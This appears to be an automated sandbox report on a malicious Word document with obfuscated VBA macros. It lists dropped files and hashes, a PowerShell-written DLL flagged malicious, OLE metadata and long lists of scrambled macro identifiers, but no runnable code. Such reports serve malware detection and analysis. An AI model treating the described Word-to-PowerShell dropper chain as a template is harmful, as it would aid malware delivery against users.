MD5:	DD687898C5768C221FF9E9648A8055D5
SHA1:	DEB5DB48673139AEBD37D69819D5BAB790B6F696
SHA-256:	867154616B06BAB38EBF67C80CB64F236EA966F3CE36391F3D284BC44E8B4766
SHA-512:	13E55AA2E1CC1A68D200BD942FA448B0B25C9102237A438F11F5DFA477AD9C0BAFDD63B24129357AFF59AA9EE572B6FAC3F1F3E7AD5989B9864879E8C74EB6BA
Malicious:	false
Preview:	p..... .....,o...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0968A1E3A40D2582E7FD463BAEB59CD	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0968A1E3A40D2582E7FD463BAEB59CD	
Size (bytes):	250
Entropy (8bit):	2.969287375524799
Encrypted:	false
SSDEEP:	3:kkFklNlfoINl1fllXlE/lQcjT18tlwiANjpU+plgh3VEkax3QbaLU15lqErtd9lm:kKs3UQAbjMulgokaWbLOW+n
MD5:	96F0ED67FF3E624D033AA4631EC396EE
SHA1:	8624B7755883A77E3E61A2AA860581C76012366B
SHA-256:	E28B6CF92A5C516BE577FF667519965DED40A83F58440B4BFCA7BB4CF0B3D9FE
SHA-512:	3C2EE558EB9087082420BEF54C60D3A4C841B008DB6BBB5E5D89D11CB1EED2050510DC1B8C98C3EFCBB36740E30F4A78B96C8701BF6918D3EC8062C636C41C E6
Malicious:	false
Preview:	p..... ....h...7l..o...(..... ....(.f...@8.....h.t.t.p.:./.c.r.t...u.s.e.r.t.r.u.s.t...c.o.m./.U.S.E.R.T.r.u.s.t.R.S.A.A.d.d.T.r.u.s.t.C.A...c.r.t... ".5.c.8.6.f.6.8.0.-.5.8.5."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{787A42EB-DE8E-4300-98F0-AE5841A8170E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{83A1AA3C-A4A2-4116-9FFA-5D688B84E1DE}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb1:liiiiiiiifdLloZQc8++lsJe1MzEl
MD5:	23ECB1FA955E5141B5EBA84B4895CF6C
SHA1:	A9D44CD85FF02B594147D51803037CBEEA136A90
SHA-256:	30472E28C5C1BF76B91D862C8CB01C41773D4B6F0C4788CD9CB7BBCB9772583C
SHA-512:	330DB3C374CAB68FA7A4D1B4FCD099D81AB09FE988C8D7173C59C90EDBDA14120FC8A18CC30B4775D57D8AD7E5E8691994ACB125F32CAAE711190F634885C 6
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\CabFA37.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false

C:\Users\user\AppData\Local\Temp\CabFA37.tmp	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`..........A$:.....

C:\Users\user\AppData\Local\Temp\TarFA38.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\FP4554867134UQ.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Mon Jan 25 22:12:35 2021, length=172544, window=hide
Category:	dropped
Size (bytes):	2068
Entropy (8bit):	4.514230516410863
Encrypted:	false
SSDEEP:	24:8xMl/XTwz6IknW1eKCDv3qldM7dD2xMl/XTwz6IknW1eKCDv3qldM7dV:8yl/XT3IkIPlQh2yl/XT3IkIPlQ/
MD5:	FD109C17EB9A4CD91D21CCEF0FF35E48
SHA1:	D84799DF4151E38106BDC046281E6AECFC5A221D
SHA-256:	B4223632B719F5C6D6BE88E3A108987FC1CB174472AA9946EFAF56EB217BCB67
SHA-512:	1DCED8C154AE25BF6B5E5ACEB84E886276E3D27E03166ED571FDFBFE65F893496F465CF646658265BA75B8FBD2012A602344EDFE881C03DC66F1C732D40D342 5
Malicious:	false
Preview:	L.....F.... ...T.&..{..T.&..{..7.8.o.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....n.2.....9R.. .FP4554~1.DOC..R.....Q.y.Q.y*...8.....F.P.4.5.5.4.8.6.7.1.3.4.U.Q...d.o.c.....|.....-...8...[.....?J.....C:\Users\..#..... \\287400\Users.user\Desktop\FP4554867134UQ.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.F.P.4.5.5.4.8.6.7.1.3.4.U.Q...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C. ...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....287400.....D_....3N...W...9F.C.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.464656926154448
Encrypted:	false
SSDEEP:	3:M14c6zVo7bp6zVomX14c6zVov:MoVweVSVy
MD5:	C5516225E8D161DF6A5551C790942C42
SHA1:	DC04AEF50138238382E85DF83FAA2EB94A3C7983
SHA-256:	0A88BB3DC41F8342E8D7B8F52F5BEA2A1B122DAF04F6A8FE9E05705A60F14D3C
SHA-512:	EA0C178322395B08B69B102974579DF8B5372A1A1A57CB3027E3E88DBA51C0F38446DD1E42733AB25BD7372888A4AB04E9744392FFFC81AA93752C9E0EA98B14
Malicious:	false
Preview:	[doc]..FP4554867134UQ.LNK=0..FP4554867134UQ.LNK=0..[doc]..FP4554867134UQ.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\ENOZYO9EK35YCP6ZKW8L.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5864058605531746
Encrypted:	false
SSDEEP:	96:chQCsMqiqvsqvJCwo3z8hQCsMqiqvsEHyqvJCworFzkKYfHEf8R1lUV5lu:cyvo3z8yTHnorFzkef8REIu
MD5:	BF224B30BFBF1CBB34F845286E9D9FB8
SHA1:	26B80D50107D8142A737D7ADD6D641D3B67EAE6F
SHA-256:	3BFA3DB8DAC94178C3E258B5294CFDA4888BA825286C9D5385921462E765B81B
SHA-512:	9ABE47475F2A4B0F10583D08827D8F6EAA016DC50FB23564370990F26C4DDD8C9D8AD5C80BBC2FA319A466EDB33D11D4980C93871811DE29BA25465981A72E0
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$4554867134UQ.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	353309
Entropy (8bit):	4.3569750102299905
Encrypted:	false
SSDEEP:	3072:CxPvA1p08RqEQAIVEd2gG/vNlo0JFx/pANyCm0PQEKR/JnXHWP:CxP206xWgGxLxWN40PDKR/JnX2P
MD5:	20234FEAF12CA9B5BA2DEE618B099595
SHA1:	796E975B19B7D131D51654A43D75B162C581F438
SHA-256:	56A41D9847D5BA75196A2DBB083FCB451A76A2AF890E02AA1A6DEBBAA45317A4
SHA-512:	F811EB2503C6692B2E889ACAF1F2FD5F876EC804259D0B7EF4CD31F6EA70ABBD589A31CA8E9D26B85C7A616B02AA85F459667CE15A73CEC32BD300B9C3D6E547
Malicious:	**true**

C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Unbranded driver PCI deposit Avon turquoise bluetooth indexing coherent markets, Author: Ximena Porras, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 21:01:00 2021, Last Saved Time/Date: Fri Jan 22 21:01:00 2021, Number of Pages: 1, Number of Words: 3201, Number of Characters: 18248, Security: 8
Entropy (8bit):	6.756965098773812
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	FP4554867134UQ.doc
File size:	172032
MD5:	d63f3d22f23e80f57e5832c274b03653
SHA1:	3fc9783709279af2306bba8dd5b78dc59024a7a9
SHA256:	91838d966b87d7050c800b95ea4cffdeb6104358403b294e5da10f87540f99c4
SHA512:	f6cb2ae2f9a364c93e77ef080cb2d0b3e48198d11ef22fed2cc8f2d5e9b3c72de52bcaa0f41fabcd23eca62e8f7580148e2439cbec0f32e8fbd85f2399823508
SSDEEP:	3072:nwT4OXiwZwHQCtwVCggqh402pTdcrrXyQBsc0vWJVi4IrwV2YbdYPeFmfG5/+vGe:nwT4OXiwZwHQCtwVCggqh4020PIIyV
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "FP4554867134UQ.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Unbranded driver PCI deposit Avon turquoise bluetooth indexing coherent markets
Author:	Ximena Porras
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 21:01:00
Last Saved Time:	2021-01-22 21:01:00
Number of Pages:	1
Number of Words:	3201
Number of Characters:	18248
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	152
Number of Paragraphs:	42
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Acb5_u508rt31ub, Stream Size: 25203

General	
Stream Path:	Macros/VBA/Acb5_u508rt31ub
VBA File Name:	Acb5_u508rt31ub
Stream Size:	25203
Data ASCII:	. . . . . I . . . . . t . . . . H . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 01 00 00 00 14 8d 16 f5 00 00 ff ff 03 00 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
fdqhdCAJC(EQDVeFE)
(jYAxA
DdwJkAO
Until
rQzqBD
gKaXcsqg.Range
TlOyhL
(FXbyfHEJ
jYAxA,
FXbyfHEJ
LSsiGFK
NZnSlc
dWsSB
BIOBsR.Range
UBound(WJyyAdGu)
(KtUWkrQJY
(PKKLyJ
BIOBsR

Keyword
fnWeUG,
lZwVD,
ZjrJCLoF:
kKkYgCGH()
kwwylAro,
dMSyAeD
plhNxCG
(WPMKc
MheiIvB
fdqhdCAJC()
ayWxHTa
AnxqXF
fwdBbr
ZfxIGptDT,
SeXKIqt(BlkYSDf)
FjrNG
JHojGBF
NvPLEHE
COkYLFR
gKaXcsqg
FSHguFI
apDmSVh,
dtUGyDn.Range
IzPEsH.Range
kwwylAro
gitriHNi
MidB$(WJyyAdGu,
njcnja
MidB$(etKsC,
lvgDCDb,
(vprfl
RrFEF(PKKLyJ)
jYAxA
kKkYgCGH
PhlrbR
(BoYzJG
UBound(TysmATBB)
UBound(TlOyhL)
GflRzH
UOENWEIa
EbPhb
dMSyAeD.Range
XFwvtB:
CsupQJn
nFJEyDA.Range
RFWGG
UVIQGE
fhmsp
NLkaIAIFs
SeXKIqt
babqJU.Range
cjwixJFC
uQIqA
RrFEF
ytGPnHEJD,
YmDOy()
bCPjGd:
LhlMEK
oQLhb()
wJNwUCH
GvvTbF
XDuUBJfr:
TOyODvGEi
(PlTYJCAB

Keyword
ZfxIGptDT
FjrNG,
TOyODvGEi:
PQVZFyDGl
IZfoFHJBC:
WvEnJIEz
afAxCEH()
iLNgVQAG
QtzCvHEFA
sRiRDB(sTfMIEbM)
(BIkYSDf
JHojGBF,
vMJfAEGJk
GvvTbF,
pRvrpGID:
NJfCPZlI
bGbbzkG
BpRqIBIE
(NJfCPZlI
UBound(afAxCEH)
sRiRDB()
VqtpQjtM
IwHnLExiE
UBound(wBULW)
wBULW
bCPjGd
BgqyGHJJ
(QpKER
(kwwylAro
UBound(cLDIJNUil)
AnxqXF:
MidB$(xJFmC,
etKsC()
MidB$(kKkYgCGH,
GegrHkle
UZrsdbB:
(ysCCnFBGW
(GPRPEgI
wYrxF
SeXKIqt()
wjnsc
WwxzIA
MidB$(GUnjHF,
kfJqCCAr
RjpJY
afAxCEH(vprfl)
NPGiFD.Range
BoYzJG
rheAq
nnjasd,
Resume
ktaJQ,
YGgGC
KYCTHN
qYNpEEGm
gWVoFGHIp.Range
XkJNI
MidB$(fdqhdCAJC,
cxWDB
WPMKc
CWHupaAez:
JyGUAHDB
jiZCJEEUA
CsupQJn:

Keyword
UBound(SeXKlqt)
qYzXS()
NJfCPZlI,
VdsWE
(apDmSVh
(ZfxIGptDT
HeUCJAy
VACVIFH:
KtUWkrQJY,
IssioJZA:
YGgGC:
EUpUA
wHTYEe
EUpUA,
(wpboF
KYCTHN.Range
(FjrNG
(lvgDCDb
JyGUAHDB:
nFJEyDA
MkrMGEADD
dtUGyDn
wdXHG
(NZnSIc
jiZCJEEUA:
WnZGTG.Range
ZVRTG
YwAGGuRJg
(dkhOF
BIkYSDf
ycFrdJEH
wpboF,
MidB$(wBULW,
XwcVDjWGu
TlOyhL(bKAkEAGB)
wdXHG(JHojGBF)
bKAkEAGB,
rRvBv
TlOyhL()
kJPQxF
BoYzJG,
mRBaOUP
(EQDVeFE
(ZHeRDEJQV
IYnlOGDMW
EfJwGIA
ULmjDjRFs
MidB$(RrFEF,
(plhNxCG
sTfMIEbM
ZHeRDEJQV
pMvRFC
joObaLS
fYJmATJq
MIzfXoHfJ
CWHupaAez
UBound(wdXHG)
BbnPo
luEFlH
RjUBHHJ
ysCCnFBGW,
HvgGI
VB_Name
(JHojGBF

Keyword
NPGiFD
UBound(NLkaIAIFs)
cLDIJNUiI
YGrXCGH
zkBnB
PlTYJCAB,
MidB$(cLDIJNUiI,
NLkaIAIFs()
scqNQjF
ovqDA
EKlsF
QpKER,
pQKfBclf
qYzXS
(ytGPnHEJD
qYNpEEGm,
WJyyAdGu()
iLNgVQAG:
XRAKFDIJw
IxtFZ
(bKAkEAGB
fdqhdCAJC
GzIrG
(JeIurHAG
cLDIJNUiI(fnWeUG)
xQqZohI
GUnjHF(QpKER)
kHsTNBDDC
bGbbzkG.Range
BddtcI
luEFlH,
iLwiJIw
vprfl
kfJqCCAr.Range
dMinWr:
lZwVD
(sTfMIEbM
MidB$(wdXHG,
BIkYSDf,
EQDVeFE,
bbxJpXJ
OEASsBFD
KtUWkrQJY
(lZwVD
VXdmsIFCG
(pQKfBclf
vprfl,
MidB$(NLkaIAIFs,
"sadsaccc"
"sasdsacc"
PKKLyJ,
MidB$(yYuFAhH,
kLHnCJJl
dMinWr
(fnWeUG
wNqVtC(NZnSIc)
xqPRpL
VACVIFH
UZrsdbB
XkJNI.Range
UBound(oQLhb)
bKAkEAGB
mCLsa
ZjrJCLoF

Keyword
(scqNQjF
bbxJpXJ,
DKXbIwtUH
qYzXS(wHTYEe)
MgUBiF
gWVoFGHIp
dkhOF,
UBound(fdqhdCAJC)
RrFEF()
YmDOy(qYNpEEGm)
hZyQe
wBULW(vMJfAEGJk)
UBound(kKkYgCGH)
Word.Paragraph
pRvrpGID
rheAq.Range
yYuFAhH()
lvgDCDb
yYuFAhH
fsDjVIMR
MidB$(wNqVtC,
XDuUBJfr
mRBaOUP.Range
Content
PKKLyJ
WSpOU
TysmATBB()
TysmATBB
CQcEAD
pQKfBclf,
(luEFlH
JrNSJ
GPRPEgI,
ysCCnFBGW
JMInwDLy
WPMKc,
MidB$(afAxCEH,
XFwvtB
HHiEd
oQLhb
PlTYJCAB
hGeWkUHDJ
UBound(YmDOy)
IssioJZA
FXbyfHEJ,
NLkaIAlFs(scqNQjF)
babqJU
ytGPnHEJD
UBound(wNqVtC)
etKsC
(GvvTbF
joObaLS.Range
afAxCEH
GPRPEgI
EQDVeFE
TysmATBB(pQKfBclf)
cLDIJNUiI()
LtYZAEHcZ
BOGTHFF
lNYpJ
sybabj
MkrMGEADD.Range
wBULW()
tkwcPhuv

Keyword
wHTYEe,
WnZGTG
IwHnLExiE:
wNqVtC()
JeIurHAG
GUnjHF()
sXfQCsAM
(ktaJQ
MidB$(oQLhb,
oYpHDHGBD
XepxJwnB.Range
phCyIA
wpboF
qatiDI
Len(skuwd))
UBound(GUnjHF)
bqsEO,
qwGLII
MidB$(SeXKIqt,
UBound(qYzXS)
MidB$(TysmATBB,
xJFmC
kKkYgCGH(dkhOF)
sRiRDB
bqsEO
hqggFjB
MidB$(sRiRDB,
iLwiJIw:
UOpVw
ZHeRDEJQV,
BdoMnAP
TKeezZDJH
hqggFjB.Range
EHyeH
UBound(RrFEF)
wNqVtC
WJyyAdGu
IzPEsH
(wHTYEe
UBound(xJFmC)
YmDOy
PrmsGIGmB
SQaIkBcF
(qYNpEEGm
NuQThbAA
ZzbqLHJDO
UgkgIBTk
IZfoFHJBC
rXSQJ
Mid(skuwd,
dkhOF
AkfRJtwS
fnWeUG
scqNQjF,
UmTBT
Bddtcl.Range
Error
sTfMIEbM,
XnLkHCbCI
yYuFAhH(ktaJQ)
xJFmC()
UBound(sRiRDB)
Attribute
KFaAA

Keyword
xCeJnF
oQLhb(luEFlH)
UBound(yYuFAhH)
plhNxCG,
(bqsEO
Mid(Application.Name,
etKsC(PlTYJCAB)
ktaJQ
QpKER
Function
xJFmC(KtUWkrQJY)
PRGGX
WJyyAdGu(jYAxA)
couypAmt
JelurHAG,
(EUpUA
MidB$(TlOyhL,
QNDuAIDEZ
IxtFZ:
wdXHG()
(bbxJpXJ
GUnjHF
vMJfAEGJk,
nnjasd
HgvOQCGE
XepxJwnB
aOJmncCr
(vMJfAEGJk
MidB$(qYzXS,
apDmSVh
MidB$(YmDOy,
mxIPBI
UBound(etKsC)
NZnSlc,
skuwd
LkKYyiHT

VBA Code

VBA File Name: Vo4fs_6thx1iapxpj7, Stream Size: 1117

General	
Stream Path:	Macros/VBA/Vo4fs_6thx1iapxpj7
VBA File Name:	Vo4fs_6thx1iapxpj7
Stream Size:	1117
Data ASCII:	. . . . u . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 14 8d fb f6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId

Keyword
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: W0f5q2g2f3r6cvf, Stream Size: 702

General	
Stream Path:	Macros/VBA/W0f5q2g2f3r6cvf
VBA File Name:	W0f5q2g2f3r6cvf
Stream Size:	702
